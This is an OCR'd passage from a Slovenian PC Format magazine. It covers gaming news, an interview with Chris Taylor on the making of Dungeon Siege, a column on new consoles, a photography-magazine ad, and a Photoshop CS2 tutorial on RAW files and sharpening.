Tamau nekaj godrnja in cepeta, nemara ga tišči... pompak tako napet je zadnje čase, verjetno razmišlja o toplejših krajih, počitnicah in stopljenem kamenju. Predolgo sem ga pustil pri stricu v Winterspringu, jegulja moja se je pošteno prehladila in zadnjič je celo izkašljal uho nekega gnoma. Prisegel bi, da sem ga že videl, če ne drugje v vhodu v Stalježno jedro tega sveta, kjer se drenja sovražnikov in krčijo drug na drugega kot zmešani, še posebej pa na gnome, te pritlikave nezahrivne stvore, ki povrh vsega še slabo slišijo... Bah, še kak slab mesec ali dva, pa pade penzija. Tamau lahko vrtnori, jaz pa bom... zzzzzzzzzzzzzzz..."

BATTLEFIELD 2 PO DOMAČE

Ves strah pred tem, da igra ne bo nemudoma zasvojila spletnih vojaških obveznikov, je bil popolnoma odveč. Po nekaterih spletnih raziskavah je igra na tretjem mestu med vsemi podobnimi igrami in že krepko diha za ovratnik *Half-Life 2*, medtem ko je stari dobri *Half-Life* ali bolje rečeno *Counter-Strike*, še vedno rahlo nedosegljiv. Kakorkoli že, igra je zunaj premalo časa, da bi si upali karkoli napovedovati, pred dnevi pa je izšel tudi že prvi obliž zanjo. Slovenčki pri navdušenosti (razen v številu) nad igro ne zaostajajo, klan 515tem pa se že uspešno pripravlja na nove podvige.

OBETA SE LAN

Kar tri dni mrežnega norenja se pripravlja sredi oktobra (od 14.10. do 16.10., če smo natančni) v Ljubljani. Na enem večjih LAN partyjev na slovenskih tleh se boste lahko najboljši digitalni vojščaki pomerili v igrah *Counter-Strike* 1.6 in *Counter-Strike: Source*, uživali pa boste lahko tudi v številnih obstranskih dejavnostih (glasba, *Need for Speed*, *PlayStation 2*...). Vse dogajanje bo v nadvse primernih prostorih Kiberpipe, glavni organizator pa je Dijaška skupnost Ljubljana. Hitro trenirat, fantje, nagrade bodo krasne, oktober pa bo tu takoj za septembrom, verjemite nam.

NAPAD NA MEŽICO

Kot je razvidno s spletne strani **www.slofaca.net** (ki, tako mimogrede, sameva, saj fantje nestrpno čakajo na najnovejšo različico njihove prioritetne igre *Urban Terror*, s katero so preteklih nekaj sezon osvojili prav lepo bero spletnih lovorik), je v pripravi mapa za igro *Call od Duty* in njen dodatek United Offensive. Mežica je med slovenskimi retro gamerji znan kraj, saj je bilo pred leti tam prirejenih kar nekaj uspešnih Lan partyjev in verjetno bodo mnogi veseli dejstva, da se bo mestece kmalu pojavilo na slovenskih in nemara tudi evropskih strežnikih. Po ulicah koroškega mesta bode tekla rdeča kri in Švabi bodo gnali partizane kot nekoč. Če bi bil moj ded še živ, bi si nedvomno naložil *CoD*.

RADIO ENERGY 89,3 FM KRŠKO

Poglednazaj

LUČI UGASNEJO IN *PCF* SE PRIPRAVLJA NA ROPARSKI POHOD PO TEMNICI.

Kartoteka
Napad na temnice

Osebek: Chris Taylor
Igra: Dungeon Siege
Razvijalec: Gas Powered

Nekatere stopnje igralcem omogočajo, da nasprotnike sesujejo s kazanjem na njihove pleše.

Najboljši način, da razbijete tolpo shiranih okostnjakov je, da... ah, samo nažgite jih že.

PCFormat se je prejšnji mesec znašel na veličastnem Microsoftovem novinarskem dogodku v San Franciscu. In tukaj je "veličastno" skrivna koda za "kraj, kjer je dovolj pijače." Podjetje je skupaj zvleklo svoje najostrejše ume, da so v najboljši možni luči predstavili založnikov standardno prefinjen nabor naslovov za prihodnjih 12 mesecev, in tako smo opazovali razvijalce kalibra družabnega in eksplozivnega Chrisa Taylorja. Sčasoma smo postajali živčni, saj je naš sicer vedno povsem objektiven um začel popuščati pod podobami epskega meharskega uničenja.

Skušali smo oditi, še preden bi začeli kot zatreskane pubertetnice z rdečimi ličkami razlagati, kako smo ljubili *Total Anhilation*, vendar smo kot pribiti obstali, ko smo na nasprotni strani zagledali še Briana "*Rise of Nations*" Reynoldsa. Po mislih nam je šinilo: "Oh ne, obkoljeni smo s samimi vrhunskimi razvijalci." In takoj za tem: "Hej, ne bodi trapast in vzemi še eno brezplačno pijačo." V taki situaciji nam je preostalo le eno: začeti Chrisa vzhičeno spraševati, kako je nastal *Dungeon Siege* in kaj se je iz njega naučil. Razumite namreč, da je *Dungeon Siege* sicer v vseh ozirih odlična igra, a hkrati tudi naslov, ob katerem smo sposobni obdržati nekoliko bolj primerno trezno novinarsko držo. Intervju o tem, kako srčkan je bil Commander iz *TA*, namreč ne bil nikomur resnično v pomoč, se nam zdi.

Želeli smo biti izvirni pri igralni izkušnji, zmanjšati obseg mikro upravljanja in igro narediti nekoliko bolj strateško


Dungeon Siege je bila ena najbolj zanimivih iger v žanru igranja vlog zadnjih pet let. V nekaterih pogledih predstavlja zrcalno sliko tistega, kar je skušal Blizzard prvenstveno narediti s svojim *Warcraft III*. Medtem ko so si slednji prizadevali, da bi vzeli v osnovi strateško igro in jo dodobra mutirali v igranje vlog, so Gas Powered Games preobrazbo začeli ravno na nasprotnem koncu – vzeli so igranje vlog in ga spreminjali v realnočasovno strategijo. Čeprav sta se oba razvijalska studia vzdržala bolj drastičnih posegov, jima je uspelo v svoja izdelka vcepiti dovolj tuje DNK, da sta se igri dvignili iznad generičnih tekmic. V primeru *Dungeon Siege* smo dobili tako s pretepi nepričakovano velikih skupin zaznamovano igro igranja vlog, ki jo je na vseh koncih prevevala čudovito usmerjena divja akcija, da je *Diablo* ob njej izpadel kot *Planescape Torment*. Tukaj je bila enostavno temnica. In potem je bilo obleganje temnice. In vse se nekako začne prav s tem.

"Bili smo resnično veliki oboževalci *Diabla*," začne pripovedovati Chris, ko ga prosimo, naj nam razodene, od kod je prišel osnutek za *Dungeon Siege*. "Res smo uživali v njem. V našem poslu dejansko gradimo igre tako, da skačemo od ene ideje do druge. Če torej vidimo igro, ki nam je resnično všeč, se potrudimo, da najdemo način, kako bi jo še izboljšali. Ko sem sam videl *Diablo*, sem razmišljal, da je stvar čisto odtrgana. Sploh se nisem zavedal, da obstaja tržišče za tovrstno igro. Igral sem *Wizardry* še v daljnih osemdesetih in ljubil sem jo, toliko kasneje pa me je doletelo to. Stvar je v tem, da če nihče ne naredi neke igre določene vrste, enostavno ne vemo, ali bi jo kdo želel kupiti, če bi jo dejansko naredili. Tako včasih mislimo, da je zvrst mrtva. Ko smo videli uspeh *Diabla*, smo si rekli: 'Naredimo igro RPG ... in dosledno sledimo stvarem, zaradi katerih je po našem mnenju RPG odličen.' To pomeni raziskovanje, dobre nagrade, fantastične uroke in podobne stvari."

"Tako smo začeli in se naknadno odločili, da želmo iti v 3D," nadaljuje. "Želeli smo biti izvirni pri igralni izkušnji, zmanjšati obseg mikro upravljanja in igro narediti nekoliko bolj strateško, ne pa še eno klikajočo norijo." Vendarle pa tak, za roke sproščujoč pristop ni naletel na vsesplošno odobravanje. "Nekaj ljudi je naš način kritiziralo in se pridušalo, da se igra sama igra," razlaga Chris.

Gledano s tehnološkega zornega kota je bil najbolj samosvoj element *Dungeon Siege* zasnova stopenj. Skozi celoten ogromen svet ni bilo niti enega samega nalaganja. "Ko si v domišljijski igri," Chris se tu poslužuje primerjave, da nam razloži zakaj je to tako pomembno, "...no, predstavljate si, da gledate film in morate DVD zamenjati vsakih deset minut. Zagotovo se

Globoki kanjoni so le še eden od očesnih sladkorčkov.



Veleznana mula *Dungeon Siega* – častite jo.

Nespametni človečki. Vaše male coprnije se ne morejo kosati z mojim morilskim zadahom.

ne bi mogli potopiti v namišljeni svet. S tem ko smo izločili čase nalaganja, nam je hkrati uspelo, da smo igralce ves čas obdržali v igri in da so se posledično resnično vživeli v novo okolje. Postali so lahko eno z igro. Združili so se z zaslonom in tipkovnico". Chris prenese spoznanje na razvijanje igre kot celoten proces. "Dejansko stikamo za stvarmi, ki uničijo popolno izkušnjo... in nato jih skušamo iztrebiti. To je naše delo. Vedno poskušamo izboljšati izkušnjo."

CENA TEHNOLOGIJE

Ta osredotočenost na podrobnosti je vodila do pogruntavščin skozi celotno igro – od obsežnih dosežkov, kot je celostna podoba sveta, do priljubljenih malenkosti, kot je bilo prodajanje predmetov po polni ceni ali vedno priročna mula za prenašanje bremen. So pa ti biseri zahtevali svoj davek.

"Ni nam uspelo najti dovolj časa, da bi delali na zgodbi, predstavitvi osebnosti glavnih likov, globini sveta... Preveč smo bili namreč zaposleni z grajenjem tehnologije in na koncu smo morali igro ustvariti precej na hitro. Gre za dokaj zahteven proces in za novo podjetje je vse skupaj še posebej naporno – potrebno je bilo sestaviti popolnoma novo ekipo, skupaj spraviti noro tehnologijo in vsa naša orodja," se napornega obdobja spominja Chris.

In na kaj je Chris najbolj ponosen? "Na prehajanje iz zunanjega okolja v notranje – vse je potekalo gladko, naravno, brez nalaganj," žari od zadovoljstva. "Svet je enostavno zbledel in pristali si v temnici. Sovražniki iz zunanjega okolja so ti lahko sledili v podzemlje in pošasti so lahko oblegale dvigalo. Ti pa si lahko premaknil stikalo, se postavil na ploščad in se na poti navzgor boril za preživetje. Vse je delovalo natanko tako kot mora, brez čudaških izjem, ki bi kršile pravila. Enostavno je vse delovalo."

In nato se je zazrl še v otožnejši kotiček srca: "Najbolj sem razočaran, da nismo bili sposobni ustvariti primernega sistema teleportiranja. Bili ste sredi divjega sveta in niste se mogli hitro vrniti v mesto. Morali ste pešačiti vse do naslednjega naselja. Tehnologija, ki je omogočala celovitost sveta, je bila tako zapletena, da nismo znali najti učinkovitega načina – ali sploh kakršnegakoli načina v času, ki smo ga imeli – za teleportacijo. To smo zdaj sicer vključili v *Dungeon Siege II*, ampak vseeno..."

Gre za pravilo pri razvijanju iger. Osredotočiš se na eno področje in tako izgubiš čas za druga. Ne moreš imeti vsega. "Boleče je. Prodali smo več kot milijon izvodov *Dungeon Siege*, a manjkal ji je precej velik del, ki ga enostavno nismo utegnili ustvariti," otožno mrmra Chris, a se hitro razvedri in poda bolj optimistično, če ne že kar marketinško izjavo: "*Dungeon Siege II* ima vse. Vsebuje vse, kar smo si želeli od prve igre, tako da smo zdaj precej vzhičeni." **PCF**

Ne pustite se ujeti

Vzemite svojo usodo v lastne roke

***Dungeon Siege* je bila ena izmed redkih iger za enega igralca, v kateri je bil razvoj sposobnosti lika v večji meri odvisen od vaših akcij med igranjem kot od posameznih odločitev. "To je najbolj smiselno. Ko začneš prvič igrati igro, res ne moreš vedeti kakšen lik natanko želiš biti. In zakaj bi se sploh dovolili tako brezpogojno omejevati?" je odločen Chris. "V *Dungeon Siege II* ne boste omejeni za nadaljnjih 20 do 30 ur igranja samo zato, ker bi na se na začetku nerodno odločili. Lik boste lahko razvijali v nove in zanimive smeri." Vendarle pa niso brezpogojni podporniki te ideje. "Morda bomo v prihodnosti naredili kaj, kar se ne bo natančno držalo tega načrta," podraži, "a resno mislimo, ko pravimo, da je to način razvoja lika, v katerega resnično verjamemo."**

Dnevnik razvijalca

Nove konzole spodbujajo drugačno razmišljanje, meni Owain Benellack

Na letošnjem sejmu E3 v LA smo videli, kako so trije velikani igralnih konzol odvrgli rokavice in se brezkompromisno pomerili v tehnološkem ringu. Kljub temu še ni povsem jasno, kdo bo zavzel kakšno mesto, a igričarska skupnost bo kandidate z veseljem razdelila na zmagovalca, poraženca in povprečneža, medtem ko se PC v času teh bojev (začasno) usmerja na stranski tir.

Ne ravno najboljši čas za ustvarjanje iger za PC, bi si mislil. Pa vendarle je tudi razvijanje iger za nove igralne sisteme izjemno težavno – čeprav vsi studii popadejo vsako novo tehnologijo kot volk Rdečo kapico. Nova strojna oprema bo morala biti dodobra raziskana in pohodi v slepe ulice so neizogibni. Prav tako imajo tehnološka deteta na začetku natanko nič lastnikov – prve igre bodo tako silno težko sploh povrnile vložek.

A spet na drugi strani tiči dejstvo, da so igre, kot so Tomb Raider, Crash Bandicoot, Halo in GTA svojo zmagovalno pot začele ravno v najbolj zgodnjem obdobju ustreznih igralnih platform. In ravno iz tega bi se lahko razvijalci za PC naučili, kako se naredi vtis. Ponavadi je poudarek na eni res sveži pogruntavščini, ki popestri igralno izkušnjo, ali na kakem posebnem liku. Nad vsem je kakopak privlačen videz – globina je pogosto okrnjena, ker se želi igro čim hitreje spraviti na police. Splošna ideja za tem je, da skušajo avtorji na svoj izdelek pritegniti čim močnejši soj luči, nato pa dostaviti igro z ogromnimi potenciali, katere kvaliteta je zadovoljiva, nikakor pa z njo ne skušajo kar v prvo doseči popolnosti.

Zdaj pa pomislite, koliko ekip obljublja nekaj povsem novega in revolucionarnega, nakar jim ne uspe dostaviti niti delujočega dema. Za to pravzaprav ni izgovora, saj je dostavljanje nadgradenj in posodobitev dokaj preprosto opravilo – pomembneje je, da, četudi z nedokončanim izdelkom, najprej najdeš privržence za svoj projekt. Seveda je treba dodati, da PC ne dobi avtomatične priložnosti "ponovnega zagona" kot to velja za vsako generacijo novih konzol, torej pristop ni popolnoma prenosljiv. Toda poskušajte doseči stil razmišljanja o "letu nič" – namesto da se ubadate s tem, kako bi izboljšali pogon Battlefielda 1942, boste morda na plan prišli z idejo, ki vam jo bodo fantje s konzolami zavidali.

Owain je urednik revije *Develop*.

DigitalnaKamera

Revija za digitalno fotografijo

11. številka v prodaji od 20. junija

Vaš praktični vodič do boljših fotografij

VSEBINA REVIJE

- >> POSNEMITE POPOLNE KRAJINSKE POSNETKE
- >> OPISI NOVIH DIGITALNIH FOTOAPARATOV
- >> PRIMERJALNI TEST FOTOTISKALNIKOV A3
- >> NOVICE IZ SVETA DIGITALNE FOTOGRAFIJE
- >> OBVLADAJTE RAVNOTEŽJE BELINE
- >> DIGITALNA OBDELAVA FOTOGRAFIJ
- >> MEDNARODNI FOTONATEČAJ
- >> UPORABA SVETLOMERA
- >> SISTEM TISKANJA CIS

BREZPLAČEN CD-ROM

www.digitalnakamera.net
tel 02 330 330 1


VODIČ ZA POZIRANJE SKUPIN, TEHNIKE V PHOTOSHOPU, OPISI NOVIH IZDELKOV, NAKUPOVALNI VODIČ

VODIČI

delavnice
pomoč
nasveti

v tej številki

str.68 Novosti zadnje različice Photoshopa
str.72 Skrivnosti paketa Microsoft Office
str.74 Ustvarjajte s Serif DrawPlus 5
str.76 Program za varno brskanje po spletu
str.78 Predelovanje igre Rome: Total War
str.80 Napredna klepetalnica
str.82 Postavite svojo spletno trgovino
str.84 Vodič po eBayu
str.87 PC v avtomobilu
str.90 V mreži hekerjev
str.94 Vprašajte Gregorja



»Risarski mojster

Kdor se profesionalno ukvarja z obdelavo kakršnih-koli slik, gotovo uporablja program *Photoshop*. Pred kratkim smo opisali različico *CS2*, zdaj pa je tu še nekaj praktičnih nasvetov.

»Kupujte poceni

eBay je fenomen. Trenutno je po svetu 147 miljonov uporabnikov te spletne dražbe skoraj neskončnih razsežnosti. Naučite se iz storitve potegniti najboljši možen zaslužek.

»Video v avtu

Predvajalnik MP3 v avtomobilu danes ni več nobena posebnost, zato smo šli mi še en korak dlje in pripravili vodič, kako za male denarje v svoj avto vgraditi predvajalnik videa.

»V mreži hekerjev

Lepo so se Trojanci opekli, ko so za svoje obzidje odvlekli lesenega konja. Morda se vam zdijo Trojanci naivni, resnica pa je, da ste verjetno tudi sami že kdaj nasedli podobni ukani.

Zakaj imamo fotografije najraje v formatu RAW in kaj lahko z njimi stori *Photoshop CS2*

MOČ FORMATA RAW

Vedno več fotografov se navdušuje nad formatom RAW in opušča format JPEG. Pri formatu RAW je slika predstavljena natanko s tistimi podatki, ki so jih zajeli senzorji CCD. Te informacije je nato obvezno potrebno pretvoriti v sliko JPEG, TIFF ali kaj drugega, kar boste lahko obdelali z računalnikom. Trenutno boste pri večini boljših digitalnih kompaktnih fotoaparatih in zrcalno-refleksnih našli podporo samo za RAW. In zakaj bi si sploh želeli ta format, če pomeni samo več dodatnega dela?

Če posnetek takoj shranite kot JPEG ali TIFF, se bo moral z nastavitvijo beline, kontrasta in svetlosti pozabavati sam fotoaparat, kar sicer s svojim majhnim vgrajenim procesorjem stori v delčku sekunde. Vendar pa pogosto to pomeni, da bo zavrgel veliko uporabnih podatkov o sliki.


Kadar pa sami ročno pretvarjate posnetke RAW, se tudi sami odločite, kaj se bo s podatki dogajalo, poleg tega je procesor vašega PC-ja tudi boljša izbira za pretvarjanje. Končni rezultat so bolj ostri, bolj izraziti in gladki posnetki z boljšim kontrastom in barvami.

Photoshop že od nekdaj podpira format RAW praktično vseh digitalnih fotoaparatov, različica *CS2* pa proces pretvorbe samo še izboljša. Samodejno lahko določi senco, nastavi stopnje barv (čeprav imate po želji lahko še vedno vse niti v svojih rokah), istočasno pa lahko kar med procesom pretvorbe popravi kup drugih nastavitev, da se vam z njimi ne bo treba ubadati kasneje. Vsi popravki, ki jih boste vpeljali v tej fazi, bodo na kvaliteto slike vplivali veliko manj kot pretvorba v JPEG ali TIFF s samim fotoaparatom.

Photoshop lahko neposredno dela s skorajda vsemi formati RAW, *CS2* pa pozna še nekaj dodatnih nastavitev, vključno z možnostjo Curves.

Povejte svoje www.pcformatslo.net/forum

Delavnica



Kaj je novega v Photoshop CS2?

PCF vam naslika vse novosti najnovejše različice popularnega programa za obdelavo slik

Prejšnja različica programa *Photoshop CS* je bila rahlo omejena, zato zdaj s toliko večjim veseljem poročamo, da je *CS2* več kot samo zakrpal te luknjice. Glavna težava *Photoshop CS* je bila, da ni imel orodij za popravljanje napak leče in odpravljanje rdečih oči, ki jih povzroča bliskavica fotoaparata. Omenjena orodja pa so poznali drugi, konkurenčni programi, kakršen je recimo *Paint Shop Pro*.

Okno Lens Correction je opisano na zadnji strani te delavnice, spopade pa se lahko tudi s takšnimi stvarmi, kot je neželen okvir, ki ga dobite na nekaterih digitalnih posnetkih. To pogosto povzroči oblika leč, ki izostrijo svetlobo različnih barv na malenkost razmaknjene točke. *CS2* to odpravi tako, da zvito obdela barvne kanale. No, sicer ti dodatki niso nobeno presenečenje (so pa malenkost pozni, bo marsikdo zlobno pripomnil), je pa zato

Adobejev most
Adobe Bridge je zamenjava za *Photoshopov* File Browser in ponuja veliko boljšo kompatibilnost z ostalimi Adobejevimi aplikacijami in izboljšana orodja za organizacijo slik.

Podpora za HDR
HDR pomeni High Dynamic Range. *Photoshop* zdaj pozna 32-bitni format slik, ki omogoča združevanje dveh različno osvetljenih slik, s čimer lahko delate ekstremno visoko kontrastne posnetke.

"Z veseljem poročamo, da je CS2 več kot samo zakrpal luknjice predhodnika..."

toliko večje veselje uporabljati nekaj ostalih novosti. Orodje Vanishing Point je že ena izmed bolj razburljivih stvari programa *Photoshopa CS2*.

OD TOČKE DO TOČKE


Če bi želeli na vrh nebotičnika klonirati še tri dodatna nadstropja, bi bilo v običajnem primeru pred vami kar nekaj dela. V *CS2* pa lahko definirate ravnino slike – recimo sprednjo stran nebotičnika, ki zgoraj izgine v oblakih – in zdaj bodo vse operacije kloniranja in kopiranja "preslikane" na to ravnino slike. Res zvita finta, ki se v praksi izkaže za zelo uporabno. Ko z njo ne boste ustvarjali največje zgradbe na svetu, bo zelo uporabna za kloniranje bližnjih objektov čez bolj oddaljene, brez strahu, da bi pri tem pokvarili perspektivo.

Zanimiva je tudi lastnost HDR (High Dynamic Range), čeprav bodo verjetno po njej v glavnem posegali profesionalni fotografi. Pogosto bo imela scena več kontrasta kot ga lahko senzor vašega fotoaparata zabeleži. Kar lahko storite, je, da naredite dva posnetka, eden bo zajel svetlo poudarjene točke, drugi pa sence, nato pa oba združite v novem, 32-bitnem formatu


Ostrenje in šum

Naj bodo vaši posnetki bolj ostri in gladki


1 To je okno **Smart Sharpen**. Nov filter Smart Sharpen boste v *Photoshop CS2* našli med ostalimi možnostmi ostrenja v meniju **Filter→Sharpen**. Standardni filter **Unsharp Mask** je še vedno na svojem mestu, če ga želite uporabljati, vendar je Smart Sharpen veliko bolj napredna reč in se jo splača naštudirati, verjemite nam.




2 Tukaj bomo dvignili stopnjo ostrenja. V tem oknu vam bosta dve stvari videti znani: **Amount**, ki določa moč učinka ostrenja in **Radius**, ki določa razdaljo (v pikslih), na kateri bo učinek deloval. Obe možnosti se obnašata povsem enako kot v standardnem oknu Unsharp Mask.




3 Zdaj pa si oglejte nov meni **Remove**. Običajna metoda Remove za Unsharp Masking je Gaussian Blur (Zameglitev? Za ostrenje? Gre za tehnično stvar, ki je tu nimamo prostora razlagati, zato nam boste morali zaupati). Če preklopite na možnost Lens Blur, pa boste dobili boljši učinek ostrenja z manj artefakti.



